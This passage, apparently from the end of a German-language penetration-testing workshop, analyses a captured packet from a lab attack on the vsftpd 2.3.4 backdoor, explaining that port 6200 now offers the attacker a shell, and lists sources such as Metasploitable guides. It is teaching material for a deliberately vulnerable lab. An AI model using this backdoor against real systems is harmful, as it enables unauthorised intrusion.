21 0.012735	172.17.0.2	172.17.0.3	TCP	66 6200 → 41183 [ACK] Seq=1 Ack=4 Win=65280 Len=0 TSval=2051959309 T...

Options: (20 bytes), Maximum segment size, SACK permitted, Timestamps, No-Operation (NOP), Window scale

- ▶ TCP Option - Maximum segment size: 1460 bytes
- ▶ TCP Option - SACK permitted
- ▶ TCP Option - Timestamps: TSval 918992680, TSecr 0
- ▶ TCP Option - No-Operation (NOP)
  - Kind: No-Operation (1)
- ▶ TCP Option - Window scale: 7 (multiply by 128)
- ▶ [Timestamps]

Hex View:

0000 02 42 ac 11 00 02 02 42 ac 11 00 03 08 00 45 00 ·B.....B.....E·
0010 00 3c c7 d3 40 00 40 06 1a c1 ac 11 00 03 ac 11 <...@.....
0020 00 02 a0 df 18 38 74 89 92 4b 00 00 00 00 a0 02 .....8t..K.....
0030 fa f0 58 00 00 02 04 05 b4 04 02 08 0a 36 c6 ..XV.....6·
0040 b7 28 00 00 00 00 01 03 03 07 (.....)

Das Victim antwortet mit einem SYN, ACK - Paket, das bedeutet, dass der Port 6200 jetzt offen ist. Der Angreifer kann sich mit der Shell auf diesem Port - der Backdoor - verbinden.

Die .pcap- Datei können Sie zur lokalen Analyse auch hier herunterladen:

<https://github.com/MartinRJ/workshoppentest/raw/main/victimDump.pcap>

## Quellen:

<https://tryhackme.com/room/metasploitintro#>  
<https://github.com/fvvsantana/metasploitPlayground>  
<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>  
<https://github.com/fvvsantana/metasploitPlayground/blob/master/relatorio.pdf>  
<https://nmap.org/book/man.html#man-description>  
<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>  
<https://docs.rapid7.com/metasploit/metasploitable-2/>  
[https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\\_234\\_backdoor/](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/)  
<https://metalkey.github.io/vsftpd-v234-backdoor-command-execution.html>